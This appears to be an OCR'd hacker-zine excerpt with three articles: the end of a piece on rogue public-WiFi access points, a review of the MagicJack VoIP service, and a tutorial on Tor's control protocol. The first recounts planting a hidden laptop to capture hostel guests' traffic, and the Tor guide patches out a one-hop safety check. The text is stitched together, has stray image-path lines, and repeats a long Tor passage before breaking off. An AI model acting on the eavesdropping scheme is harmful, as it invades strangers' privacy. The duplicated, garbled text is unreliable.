Of course, one could normally do this from their own device anyway. But the added benefit of using a PortaNet to serve group communications in this way is that only one device (the PortaNet laptop) needs to be configured to use the SSH tunnel, and it affords protection for less skilled members of the group who may not know how to use such secured connections.

0x04. Other potential uses of a PortaNet

Back in November 2008CE, I stayed in an Oslo youth hostel that ran a free and open WiFi network for guest use, and a lot of people were using it for just about every possible activity. It naturally occurred to me that, assuming I was staying in a dorm within range of the AP, if I were to set up a laptop running Wireshark and simply leave it running in my locker or hidden under the bunk, then I could capture all manner of interesting traffic throughout the day without even having to be in the hostel.

On top of this, a PortaNet could be configured to capture traffic passing across the network in the conventional way for storage and transmission to another device across a separate, secure connection. Aside from providing you with a secure, encrypted connection, as suggested in point E above, it would also allow you to perform eavesdropping/traffic monitoring from anywhere within range of the PortaNet's AP card, meaning that you wouldn't be confined to the power outlet in the dorm all the time.

0x05. Avoiding dodgy connections and networks

Obviously, this article clarifies just how insecure and potentially dangerous public WiFi networks can be for the unwary, so I will also give a few hints 'n' tips for checking and avoiding malicious PortaNets and similar setups:

Check the MAC address for the connection that you are using

If a network called "belkin" connects to an AP with a MAC address starting 00:07:0D, then you are actually connecting to a Cisco/LinkSys device of some description. If the manufacturers ID code (Generally the first three bytes of the MAC) doesn't match up with the brand of router that you seem to be connecting to, chances are that the network is a "fake".

Bear in mind, though, that MAC addresses can be spoofed and reconfigured by whoever has set up the device, so this isn't a comprehensive safety measure. It should protect you from any PortaNets set up by average Skr1pt K1dd1ez though. A list of vendor MAC codes can be found via `http://tinyurl.com/➥vendor-MACs`

Encrypt as much of your traffic as possible, and use complicated/obscure/multi-layer methods of encryption

Although a PortaNet could potentially decrypt/re-encrypt data en-route as outlined above, a rare encryption protocol (or one that uses pre-defined keys and sends encrypted data right from the get-go) stands less chance of being known and decryptable by anyone running a PortaNet.

Don't do anything risky in public!

The very nature of public WLANs means that they shouldn't be used for accessing private and confidential services such as PayPal and online banking sites, unless you are using a strongly encrypted tunnel connection for such things. Remember that a lot of online services such as Hotmail, eBay and Facebook only use HTTPS encryption for user authentication purposes, and then drop back to normal HTTP for sending general data, including the content of private pages and e-mails. In these situations, even if your username and password are protected with HTTPS, the unencrypted data in the pages that you load afterwards could still provide a lot of ammunition for an identity thief or similar individual.

Consider using your own network services whenever possible


Setting up your own DNS and/or encrypted web-proxy on a machine at home, and only using those services, should afford a lot of protection from malicious DNS and similar attacks, with the added benefit that you have a greater level of control over the services that you may use whilst out and about. With a normal public WiFi connection, you often have to put your trust in the DNS and other services provided by that network or the ISP serving the connection, and, while most commercial ISPs can generally be trusted to deliver legitimate responses to DNS and similar calls, it would be a very simple matter for the manager of a cafe to set up a maliciously configured DNS to route calls from customers laptops to only the gods know where.


0xFF. The final word

Here's hoping that you all enjoyed this article on the theory and benefits of Portable Networks, the insecurity of public WLANS, and how to go about protecting yourself from the dangers posed by the above! I see that despite my original intentions, this article, like my previous ones, has run to somewhat epic proportions... but fingers crossed, this hasn't proved too long or tiresome for people to read and enjoy.

On a more personal note; I have unfortunately become rather badly hit by the recent "credit crunch", and I've actually had to lose my home Internet connection as a result. Consequently, I'm now having to do all of my Internet access and e-mail from public libraries, which often doesn't give me nearly enough time to do everything online that I need to. So, although comments and/or constructive critique on this article are more than welcome via e-mail, I'd like to ask people not to e-mail me with any in-depth questions about "How to do this...", "How can I make that..." or similar, as I probably won't have nearly enough time available to answer them.

Farewell for now, have a lot of phun, and surf safe!





by The Prophet

Hello, and greetings from the Central Office! I'm currently over the North Pacific winging my way back to Seattle. I now know the price of tea in China, the breeding cycle of the giant panda, and just how crazy payphones can get. In fact, you may see some interesting Chinese payphone pictures in an upcoming issue of *2600*.

When preparing for my trip to Sichuan, one big consideration was how I'd call back home. Land lines are available and payphones are plentiful throughout China, but costs are very high using U.S.-based calling cards (anywhere from 50 cents to $1 per minute). Slightly more reasonable rates are available using Chinese GSM carriers, but rates still average 20-50 cents per minute. Meanwhile, VoIP is very cheap, weighing in with prices as low as... well, free. That's what MagicJack advertises, which deserved a closer look.

Of course, it's not really free, but the promise is tempting: for about $40, you can simply plug in MagicJack and make calls anywhere in the U.S. or Canada for free. Call as long as you want, anywhere you want, for an entire year. Better yet, each subsequent year costs only $20. The product even includes free voice mail and you can select phone numbers in whatever market you like nationwide. And best of all, no fiddling around with headsets or microphones on a computer; just plug one end of the MagicJack into your computer's USB port, and then connect the other end to an ordinary telephone set. Heck, it was even endorsed as the 2008 *PC Magazine* product of the year! What could possibly go wrong?

Well, if you have to ask that in the telecommunications business - especially where VoIP is involved - you probably haven't been around it for very long. VoIP is a very complicated business, and MagicJack fails to unravel its complexity. In fact, it introduces some complexity of its own. Phone numbers in whatever market you like? Well, you may get one in the same LATA, but the end office might be a toll call to virtually everywhere. Call anywhere you want? Sure, as long as the number isn't blocked by MagicJack (as many Iowa-based teleconference services are). Make as many calls as you like? Yes, as long as you call fewer than 60 unique numbers per day. When you install the software, the End User License Agreement (EULA) has a few very nasty surprises. And as for that *PC Magazine* Product of the Year endorsement (which MagicJack still advertises), *PC Magazine* rescinded it - something never before done in the history of the magazine.

There are four distinct components of MagicJack:

Hardware. This is made by TigerJet, a manufacturer of VoIP hardware. The TigerJet integrated chipset provides a USB audio controller, which serves as the interface between your telephone set and the computer. It also provides a CD-ROM USB device, which is used to install the MagicJack software.

Client software. Written by SJ Labs, this provides a SIP/RTP "soft phone." It uses the CPU of your computer to encode and decode your conversations, and referencing an index of gateway servers, it uses your Internet connection to reach MagicJack's SIP/RTP gateways. The software also logs your phone calls, sends information about you to Google, and serves advertising.

Middleware. Provided by stratus.com, this software runs on MagicJack gateway servers. These are numerous and located throughout the country with reasonable proximity to MagicJack rate centers. This software provides encoding and decoding of SIP/RTP conversations on the server side, and also provides an SS7 interface to the PSTN. SIP servers appear to run on Linux, and Asterisk appears to be the switching platform. RTP servers appear to run on OpenVMS for HP Alpha.

CLEC. MagicJack is a wholly owned subsidiary of YMAX Communications Inc., a fully qualified CLEC in all 50 states. This is the ace in MagicJack's sleeve, and appears to make possible (albeit with razor-thin margins) unlimited calling to anywhere in the U.S. or Canada.

MagicJack software is available for both Mac and PC. I tested the PC version. Although this is supposed to be a "plug and play" installation experience, it doesn't work if you have autoplay disabled in your operating system. To install the software, I had to hunt through the root directory of the virtual CD-ROM device (which contains a file called "DO NOT USE THIS DRIVE") to find the setup files.

Running the installer downloads the latest installation files from the MagicJack site and starts up the soft phone. This allows you to immediately make 30 minutes of calls (over a 48 hour period) prior to registration. After you've reached either threshold, registration is mandatory. In this "demo" state, 800, 888, 877, 866, 500, and 900 calls are blocked, as are international calls (except Canada) and calls to directory assistance. After registering, you can select a phone number.

MagicJack then offers insurance for $1 per year. The insurance covers damage to or failure of your MagicJack hardware, but whether MagicJack replaces your hardware is in its sole discretion. I declined.

After registering, I received two email messages. The first was a 911 disclosure. It basically says that MagicJack will try to connect 911 calls, but they're under no obligation to do so and they will only send 911 whatever information you provided at sign-up (which may not be your actual location). I also received a verification email. Clicking on the verification email specifically allows MagicJack to spam you per their Terms of Service.

Once installed, the softphone *cannot be uninstalled.* Yes, you read this correctly. Even if you return the MagicJack, the software will remain on your computer, tracking your activity and displaying ads forever (or until you track down and eradicate every piece of it).

Once installed correctly, making phone calls is as easy as picking up the phone and dialing. That is, as long as the ports the soft phone uses are open, and as long as it's able to communicate with the MagicJack SIP and RTP servers. There are a few additional technical requirements that are unlikely to be met on many consumer PCs, leading to a complicated and frustrating troubleshooting experience with MagicJack's unhelpful customer service (they communicate with you only via web chat, and generally provide canned answers that don't apply to your problem).

While running, the client software handles SIP/RTP in the background. The SIP credentials use a salted hash password, which means that it could be cracked via dictionary attack (this could allow you to, for example, clone your MagicJack account to a SIP ATA). The client also displays advertising and secretly sends information about you to Google via the 1e100.net domain. "Don't be evil" indeed.

The user interface allows selecting between normal broadband connections and high latency, slower speed aircard connections. Normal broadband connections appear to use the GSM codec, while aircard connections use a poorer quality (but lower bandwidth) codec.

Obviously, as a phreak, I tested the entire dial plan. Here are my observations:

- Voice quality ranges between poor and terrible. Folks, for $20 a year, you get what you pay for! It's too poor to pass DTMF in most cases. The quality is also too poor to maintain a data (such as fax or modem) connection, making for a frustrating experience sending faxes or calling dial-up BBSs.
- As compared to other VoIP services I tested, Skype, Gizmo5, IPKall, and Google Voice all provide a markedly superior VoIP experience. In my market, MagicJack quality is so poor that the service is virtually unusable.
- Disconnected numbers ring indefinitely and then go to reorder. No SIT tones and no recording, so it's really difficult to know what went wrong.
- ANI and Caller ID do pass correctly.
- Either 10 or 11 digit dialing goes through, but seven digit dialing is not allowed.
- All circuits busy recordings are played.
- Calls to numbers that don't supervise go through, and they even send forward audio.
- Calls to Canada and the U.S. are free, including Alaska, Hawaii and Puerto Rico. However, U.S. Virgin Islands isn't considered domestic and isn't allowed without purchasing international credits. Guam and the Commonwealth of the Northern Mariana Islands are also considered international.
- Calls to 800/888/866/877 numbers go through without issues. However, calls to UIFNs (country code 800) fail without any international calling credit. I'm not sure whether they go through or bill properly with international calling credit on the account, because I didn't buy any.
- Calls to a carrier access code plus any number route to a recording that says "You have reached a YMAX Communications test number. This call was successful."
- Dialing 0 provides instructions to dial the area code and telephone number. 0+ calls yield the same results.
- While most calls appear to be routed either through local access tandems or dedicated interconnection trunks, YMAX doesn't have interconnection agreements with every ILEC, CLEC, or wireless carrier. For these calls, AT&T appears to be the long distance carrier (based on all circuits busy recordings). The trunk used is 062T, which is the New York 24 tandem.
- Call waiting works correctly. There is no three-way calling available on outbound calls. A three-way calling feature for inbound calls is available, but I couldn't get it to work.
- Voice mail is available, and is surprisingly rich and full featured. The terms of YMAX's interconnection agreements require a reasonable degree of traffic parity for the "bill and keep" arrangements made, so YMAX definitely wants you to receive calls.
- Call forwarding is available via the MagicJack website. You can log in to set up forwarding.
- *67 doesn't work, and there's no apparent way to block Caller ID (either per-call or permanently).

Unless MagicJack is a giant Ponzi scheme, how could they possibly afford to provide unlimited calling for only $20 per year? This is something I really wanted to find out, given the spectacular collapse of previous VoIP services priced well below market. What I discovered is that $20 per year may become the new market price for voice service. MagicJack is a subsidiary of YMAX Communications Inc., a fully qualified CLEC with a management team consisting of numerous telecommunications industry veterans. These folks knew what they were doing, and played their cards very shrewdly when setting up the company. In reviewing the interconnection agreements filed between YMAX and AT&T for its 13-state region (handled by tminc.com), the billing arrangement is consistently "bill and keep" and is not subject to access charges (a topic I've written extensively about in previous columns). There is one exception, which is ISP-bound traffic. This is subject to a .0007 cent charge per minute of use, where activity exceeds a 3:1 terminating to originating ratio. This is clearly why MagicJack provides such full-featured voicemail; they need to maintain at least this balance of inbound to outbound calls in order for their business model to work. In fact, it is possible (though unlikely) under this arrangement for YMAX to receive reciprocal compensation from AT&T for inbound calls to MagicJack lines while terminating calls for free to AT&T's network. In many states, it's difficult to obtain access to tariffs without paying. However, I was able to review a Qwest tariff for Montana and a Verizon tariff for Illinois containing similar terms, so it's reasonable to believe that YMAX has pursued a consistent strategy with respect to interconnection.

While the underlying carrier (YMAX) is a CLEC, MagicJack is specifically not offered as a CLEC product. The terms of service explicitly state that MagicJack is "...a multimedia experience which includes a voice over Internet information service feature. It is not a telecommunications service and is subject to different regulatory treatment from telecommunications services." This appears to exempt MagicJack from essentially any regulation from either the FCC or local public utility commissions.

It's time to bring this column to a close. Have a safe winter... and if you make it to China, enjoy the Harbin ice sculptures, try some delicious Uighur cuisine, and don't miss the pandas!

Shout outs to: Chronomex, afiler, javantea, maokh, inf0reaper, Dan Kaminsky, and the Metrix Create:Space crew.

Hacking Tor's Control Protocol

by iphelix

0. Introduction

This guide will show you how to enhance (or completely break) your privacy on the intertubes by delving into Tor's internals. You will learn how to create custom circuits of any size, monitor every aspect of Tor activity, and other really cool hacks. The key to all of this is Tor's embedded control protocol which gives you a lot more control over Tor's operations compared to the standard "push-the-big-red-button" GUI interfaces.

1. Setting up

First things first, you must enable the Tor control port by editing /etc/tor/torrc.

Uncomment ControlPort line:

```
## The port on which Tor will listen
➡ for local connections from Tor
## controller applications, as
➡ documented in control-spec.txt.
ControlPort 9051
```

HINT: You can quickly enable control port by passing --controlport 9051 when executing Tor from the command line.

With the control port open, we can now connect to the Tor server:

```
$ telnet localhost 9051
```

Once connected, we need to authenticate (password hash is "" by default):

```
authenticate ""
250 OK
```

Note: Vidalia enables control port with a password, you will need to look up that password or avoid using Vidalia to start Tor.

1.1. Tor control commands

We can now control the Tor client's operation by issuing a number of commands. This is a bit boring, but you will need to learn some of the more important commands before you can start messing with Tor.

1.1.1 Viewing and setting configuration variables

You can view and set Tor configuration variables to change Tor's operation. Most of these variables are set in the torrc file, but you can override them dynamically as you see fit. Play with these commands to learn more about Tor's configuration.

getconf - gets a value stored in a configuration variable.

```
getconf controlport
250 ControlPort=9051
```

setconf - sets configuration variables. For the most part these variables can be set inside torrc; there are several variables (e.g. __DisablePredictedCircuits) which can only be set through the Tor control interface.

```
setconf controlport=9051
250 OK
```

resetconf - reset configuration variable to its default value.

```
resetconf controlport
250 OK
getconf controlport
250 ControlPort=0
```

saveconf - saves current configuration values to the torrc file. Values such as __DisablePredictedCircuits will not be saved.

For a complete listing of configuration variables that you can view or set issue the following command:

```
getinfo config/names
```

1.1.2 Viewing what Tor is doing

Tor has a highly customizable logging system which allows us to see exactly what it is doing in the background. Before any information will be displayed, we must tell Tor exactly what we want to see using the "setevents" command. "setevents" enables console log output of predefined event types. Valid event types include:

- CIRC - circuit events. Includes information on newly created, already existing, and closed circuits.
- STREAM - stream events. Provides information on the status of application streams, including which circuit is used for the connection.
- ORCONN - Tor network connection events. These events display newly established and closed connections to Tor nodes.
- BW - bandwidth in the last second. If you enable this event, it will produce output every second, even if there is no activity.
- STREAM_BW - bandwidth used by individual streams. Unlike BW, STREAM_BW displays data only when there is activity.
- DEBUG, INFO, NOTICE, WARN, ERR - informational messages of varying severity.
- ADDRMAP - address mapping events. These events show domain-to-ip mappings that are cached by the Tor client.
- NEWDESC, AUTHDIR_NEWDESCS, DESCCHANGED - dirserver events.
- STATUS_GENERAL, STATUS_CLIENT,

- STATUS_SERVER - status information
- GUARD - guard node events.
- NS - network status events.

So, in order to enable console output of event types circ (circuit events) issue the following command:

```
setevents circ
```

Multiple events can be specified at the same time:

```
setevents circ stream orconn
```

Prepend keyword "EXTENDED" to see extended event information where available:

```
setevents extended circ
```

Note: Every time you issue a setevents command, all displayed event types will be reset.

I personally find the following set of events most informative:

```
setevents extended circ stream
➥ orconn addrmap status_
➥general status_client guard
```

For a complete listing of event types that you can enable, use the following command:

```
getinfo events/names
```

1.1.3 Querying Tor for runtime information

Tor has a large number of runtime variables that it needs to keep track of in order to successfuly build circuits. We can query this information using the "getinfo" command.

Get information on currently open circuits:

```
getinfo circuit-status
250+circuit-status=
4 BUILT Xaishacha,Bellum,croeso
3 BUILT blutroth,TorMiddleMan391
➥,sabotage
2 BUILT blutroth,poolTOR,$9E9FAD3
➥187C9911B71849E0E63F35C7CD41FAAA3
1 BUILT blutroth,$E285783006B1B71
➥93B296A5C858B95FD85566A60,$E56FEA
➥BE3E7D822931F768A7A0F18E7BEA901EBD
.
250 OK
```

Get information about currently open streams:

```
getinfo stream-status
250+stream-status=
4 SUCCEEDED 2 74.125.39.147:80
2 SUCCEEDED 2 74.125.39.147:80
3 SUCCEEDED 2 74.125.39.147:80
250 OK
```

In case you don't see expected output, enable appropriate event output using the '"setevents" command. For a complete listing of information types that you can view issue the following command:

```
getinfo info/names
```

2. Creating Custom Circuits

Now that you know how to configure Tor, we are ready for some fun. First, you will need to change some configs to disable circuit autocreation and allow us to create and destroy all circuits manually:

```
setconf __DisablePredictedCircuits=1
```

(disable preemptively creating circuits)

```
setconf MaxOnionsPending=0
```

(maximum circuits pending)

```
setconf newcircuitperiod=999999999
```

(longer period before creating new circuit)

```
setconf maxcircuitdirtiness=999999999
```

(longer period for circuit expiration)

Let's delete already created circuits so that they don't interfere with us:

```
closecircuit 2
250 OK
closecircuit 1
250 OK
getinfo circuit-status
250-circuit-status=
250 OK
```

2.1 Creating five or more-hop circuits

How about creating a five-hop circuit for privacy overkill ;). Use the "extendcircuit" command to create, or extend, circuits.

```
extendcircuit 0 blutroth,Tor
➥MiddleMan391,sabotage,cro
➥ eso,chaoscomputerclub23
250 EXTENDED 5
getinfo circuit-status
250-circuit-status=5 EXTENDED bl
➥utroth,TorMiddleMan391,sabotage
250 OK
getinfo circuit-status
250-circuit-status=5 EXTENDED blutr
➥oth,TorMiddleMan391,sabotage,
➥croeso
250 OK
getinfo circuit-status
250-circuit-status=5 BUILT blu
➥troth,TorMiddleMan391,sabotag
➥e,croeso,chaoscomputerclub23
250 OK
```

Immediately following "extendcircuit" is the circuit id. 0 means create new circuit. Any other number will extend an already existing circuit with the supplied circuit id.

Let's go insane with a ten-hop circuit. To build a circuit of this size, we will need to increase the circuit build timeout. This does not really increase your anonymity, but it is still awesome to send your packets flying around the world:

```
setconf circuitbuildtimeout=300
250 OK
extendcircuit 0 blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha
➥,aimlloxallnet,Tonga,bettyboop,optipiii866,chaoscomputerclub23
250 EXTENDED 18
650 CIRC 18 LAUNCHED
```

```
650 CIRC 18 EXTENDED blutroth
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aimlloxallnet
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aimlloxallnet,Tonga
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aimlloxallnet,Tonga,bettyboop
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aimlloxallnet,Tonga,bettyboop,optipiii866
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aimlloxallnet,Tonga,bettyboop,optipiii866,chaoscomputerclub23
650 CIRC 18 BUILT blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aimlloxallnet,Tonga,bettyboop,optipiii866,chaoscomputerclub23
```

Now when we request google.com, you will see the following output in your console (provided you have used "setevents" beforehand). In summary, a new circuit id 60 is created, destined for google.com port 80, which than connects using circuit id 18 that we have created. We will appear to be coming from tor.anonymizer.ccc.de [81.169.137.209].

```
650 STREAM 60 NEW 0 google.com:80
650 STREAM 60 SENTCONNECT 18 google.com:80
650 STREAM 60 REMAP 18 64.233.187.99:80
650 STREAM 60 SUCCEEDED 18 64.233.187.99:80
650 STREAM 61 NEW 0 www.google.com:80
650 STREAM 61 SENTCONNECT 18 www.google.com:80
650 STREAM 61 REMAP 18 209.85.135.147:80
650 STREAM 61 SUCCEEDED 18 209.85.135.147:80
650 STREAM 62 NEW 0 www.google.de:80
650 STREAM 62 SENTCONNECT 18 www.google.de:80
650 STREAM 62 REMAP 18 209.85.135.147:80
650 STREAM 62 SUCCEEDED 18 209.85.135.147:80
650 STREAM 60 CLOSED 18 64.233.187.99:80
650 STREAM 61 CLOSED 18 209.85.135.147:80
650 STREAM 62 CLOSED 18 209.85.135.147:80
```

2.2 Creating two-hop circuits

Let's create a a two-hop circuit instead of the usual three hops. Our circuit will be going through tor.anonymizer.ccc.de. Two-hop Tor circuits increase connection bandwidth, for which we pay with reduced anonymity:

```
extendcircuit 0 blutroth,chaoscomputerclub23
250 EXTENDED 11
getinfo circuit-status
250-circuit-status=18 BUILT blutroth,chaoscomputerclub23
250 OK
```

2.3 Creating really fast one-hop circuits

If privacy is not an issue, and we simply need to use a specific Tor exit node, we can use single node Tor circuits. This comes in handy when a service is offered only to a specific IP space. For example, you can watch Top Gear on the BBC for free only if you come from a UK IP address space.

We will need to modify Tor source to make this work, so go ahead and download the latest Tor source tarball from `http://www.torproject.org/download-unix.html.en`

You will need to edit the tor/src/or/control.c file. Remove or comment out the following lines of code, which limit one-hop circuit creation:

```
if (circ && (circuit_get_cpath_len(circ)<2 || hop==1)) {
  connection_write_str_to_buf(
                "551 Can't attach stream to one-hop circuit.\r\n",
conn);
  return 0;
}
```

Compile with the usual:

```
./configure
make
make install
```

Note: I had to "apt-get install libevent-dev libssl libssl-dev" on my test Ubuntu box for compilation to work.

Tor was never built for single hop circuits, so we will need to disable a few more safety mechanisms:

```
setconf FastFirstHop=0
setconf EnforceDistinctSubnets=0
setconf UseEntryGuards=0
```

Now let's create a really fast one-hop circuit with a compatible exit node "desync":

```
getinfo circuit-status
250-circuit-status=
250 OK
extendcircuit 0 desync
250 EXTENDED 40
650 CIRC 40 LAUNCHED
650 CIRC 40 EXTENDED desync
650 CIRC 40 BUILT desync
getinfo circuit-status
250-circuit-status=40 BUILT desync
250 OK
650 STREAM 29 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:37631
➥ PURPOSE=USER
650 STREAM 29 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 29 SENTCONNECT 40 206.176.224.3:80
650 STREAM 29 REMAP 40 206.176.224.3:80 SOURCE=EXIT
650 STREAM 29 SUCCEEDED 40 206.176.224.3:80
650 STREAM 29 CLOSED 40 206.176.224.3:80 REASON=DONE
650 CIRC 40 CLOSED desync REASON=FINISHED
```

Note: Sometimes you will encounter a STREAM message saying that it ended the stream before any data was received due to TORPROTOCOL error. Try finding a different Tor exit node or reconnecting to the same exit node a few times.

2.4 Being extra sneaky by using leaky circuits

It is possible to be extra sneaky about the final exit node by using any one of the circuit nodes as an exit node (provided the node has the necessary exit policy). First, we will need to disable automated stream to circuit assignment:

```
setconf __LeaveStreamsUnattached=1
```

Next, let's use a one-hop example to display how we can manually attach outgoing streams to previously created circuits:

```
getinfo circuit-status
250-circuit-status=
250 OK
extendcircuit 0 desync
250 EXTENDED 56
650 CIRC 56 LAUNCHED
650 CIRC 56 EXTENDED desync
650 CIRC 56 BUILT desync
650 STREAM 61 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:59353 PURPOSE=USER
attachstream 61 56
650 STREAM 61 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 61 SENTCONNECT 56 206.176.224.3:80
250 OK
650 STREAM 61 REMAP 56 206.176.224.3:80 SOURCE=EXIT
650 STREAM 61 SUCCEEDED 56 206.176.224.3:80
650 STREAM 61 CLOSED 56 206.176.224.3:80 REASON=DONE
650 CIRC 56 CLOSED desync REASON=FINISHED
```

Now, let's create a new four-hop circuit. In this case, we will exit from hop three instead of default hop four using HOP=3 parameter of the ATTACHSTREAM command:

```
extendcircuit 0 sabotage,SEC,chaoscomputerclub23,desync
250 EXTENDED 17
650 CIRC 17 LAUNCHED
```

```
650 CIRC 17 EXTENDED sabotage
650 CIRC 17 EXTENDED sabotage,SEC
650 CIRC 17 EXTENDED sabotage,SEC,chaoscomputerclub23
650 CIRC 17 EXTENDED sabotage,SEC,chaoscomputerclub23,desync
650 CIRC 17 BUILT sabotage,SEC,chaoscomputerclub23,desync
650 STREAM 11 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:45597
➥ PURPOSE=USER
attachstream 11 17 HOP=3
650 STREAM 11 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 11 SENTCONNECT 17 206.176.224.3:80
250 OK
650 STREAM 11 REMAP 17 206.176.224.3:80 SOURCE=EXIT
650 STREAM 11 SUCCEEDED 17 206.176.224.3:80
650 STREAM 11 CLOSED 17 206.176.224.3:80 REASON=DONE
```

The IP address returned by whatismyip.org is 81.169.137.209 (tor.anonymizer.ccc.de), which corresponds to the chaoscomputerclub23 exit node.

Hint: Use attach a stream to circuit 0 to let the Tor client assign it automatically.

3. Other tricks

Below are a few more random tricks:

Get the country code for an IP address:

```
getinfo ip-to-country/216.66.24.2
250-ip-to-country/216.66.24.2=us
250 OK
```

Switch to new circuits:

```
signal newnym
```

Let's redirect all CNN traffic to BBC ;)

```
mapaddress www.cnn.com=www.bbc.co.uk
```

Reduce Tor traffic by disabling preemptive circuit creation:

```
setconf __DisablePredictedCircuits=1
```

Speed up Tor:

```
setconf CircuitBuildTimeout 10
```

Use specific exit node for a website

```
mapaddress www.bbc.co.uk=www.
➥bbc.co.uk.ephemer.exit
```

Resolve domains and IP addresses using Tor:

```
setevents addrmap
250 OK
resolve 2600.com
650 ADDRMAP 2600.com 216.66.24.2
➥ "2008-10-11 05:07:45"
➥ EXPIRES="2008-10-11 12:07:45"
250 OK
resolve mode=reverse 216.66.24.2
250 OK
650 ADDRMAP REVERSE[216.66.24.2]
➥ phalse.2600.COM "2008-
➥10-11 05:09:10" EXPIRES="2008-10-
➥11 12:09:10"
```

4. Automation

I have developed a Python script to automate circuit creation using the TorCtl library. Using this script, you will be able to specify which countries you want to use for each hop, how many ocean and continent crossings you want to take, specify circuit sizes, and many other tweaks. You can get it here: `http://➥thesprawl.org/code/src/tor-auto➥circuit.tar.bz2`

Also, for a quick listing of Tor exit nodes to use in your custom circuits, use another script I wrote to query the exit node directory listing: `http://thesprawl.org/code/src/tor-➥nodes.py`

5. Conclusion

There was a lot of ground covered in this guide, but there are even more interesting hacks still out there, waiting to be discovered. So go ahead and have some fun! Here are a few links to get you started:

- `http://www.torproject.org/svn/trunk/doc/spec/control-spec.txt`
- `https://svn.torproject.org/svn/torctl/trunk/doc/howto.txt`

Root teh moon!

Greetz to all mrlers, good folks from trin, and leet dudez of sf2600.

Compile with the usual:

```
./configure
make
make install
```

Note: I had to "apt-get install libevent-dev libssl libssl-dev" on my test Ubuntu box for compilation to work.

Tor was never built for single hop circuits, so we will need to disable a few more safety mechanisms:

```
setconf FastFirstHop=0
setconf EnforceDistinctSubnets=0
setconf UseEntryGuards=0
```

Now let's create a really fast one-hop circuit with a compatible exit node "desync":

```
getinfo circuit-status
250-circuit-status=
250 OK
extendcircuit 0 desync
250 EXTENDED 40
650 CIRC 40 LAUNCHED
650 CIRC 40 EXTENDED desync
650 CIRC 40 BUILT desync
getinfo circuit-status
250-circuit-status=40 BUILT desync
250 OK
650 STREAM 29 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:37631
➥ PURPOSE=USER
650 STREAM 29 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 29 SENTCONNECT 40 206.176.224.3:80
650 STREAM 29 REMAP 40 206.176.224.3:80 SOURCE=EXIT
650 STREAM 29 SUCCEEDED 40 206.176.224.3:80
650 STREAM 29 CLOSED 40 206.176.224.3:80 REASON=DONE
650 CIRC 40 CLOSED desync REASON=FINISHED
```

Note: Sometimes you will encounter a STREAM message saying that it ended the stream before any data was received due to TORPROTOCOL error. Try finding a different Tor exit node or reconnecting to the same exit node a few times.

2.4 Being extra sneaky by using leaky circuits

It is possible to be extra sneaky about the final exit node by using any one of the circuit nodes as an exit node (provided the node has the necessary exit policy). First, we will need to disable automated stream to circuit assignment:

```
setconf __LeaveStreamsUnattached=1
```

Next, let's use a one-hop example to display how we can manually attach outgoing streams to previously created circuits:

```
getinfo circuit-status
250-circuit-status=
250 OK
extendcircuit 0 desync
250 EXTENDED 56
650 CIRC 56 LAUNCHED
650 CIRC 56 EXTENDED desync
650 CIRC 56 BUILT desync
650 STREAM 61 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:59353 PURPOSE=USER
attachstream 61 56
650 STREAM 61 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 61 SENTCONNECT 56 206.176.224.3:80
250 OK
650 STREAM 61 REMAP 56 206.176.224.3:80 SOURCE=EXIT
650 STREAM 61 SUCCEEDED 56 206.176.224.3:80
650 STREAM 61 CLOSED 56 206.176.224.3:80 REASON=DONE
650 CIRC 56 CLOSED desync REASON=FINISHED
```

Now, let's create a new four-hop circuit. In this case, we will exit from hop three instead of default hop four using HOP=3 parameter of the ATTACHSTREAM command:

```
extendcircuit 0 sabotage,SEC,chaoscomputerclub23,desync
250 EXTENDED 17
650 CIRC 17 LAUNCHED
```

```
650 CIRC 17 EXTENDED sabotage
650 CIRC 17 EXTENDED sabotage,SEC
650 CIRC 17 EXTENDED sabotage,SEC,chaoscomputerclub23
650 CIRC 17 EXTENDED sabotage,SEC,chaoscomputerclub23,desync
650 CIRC 17 BUILT sabotage,SEC,chaoscomputerclub23,desync
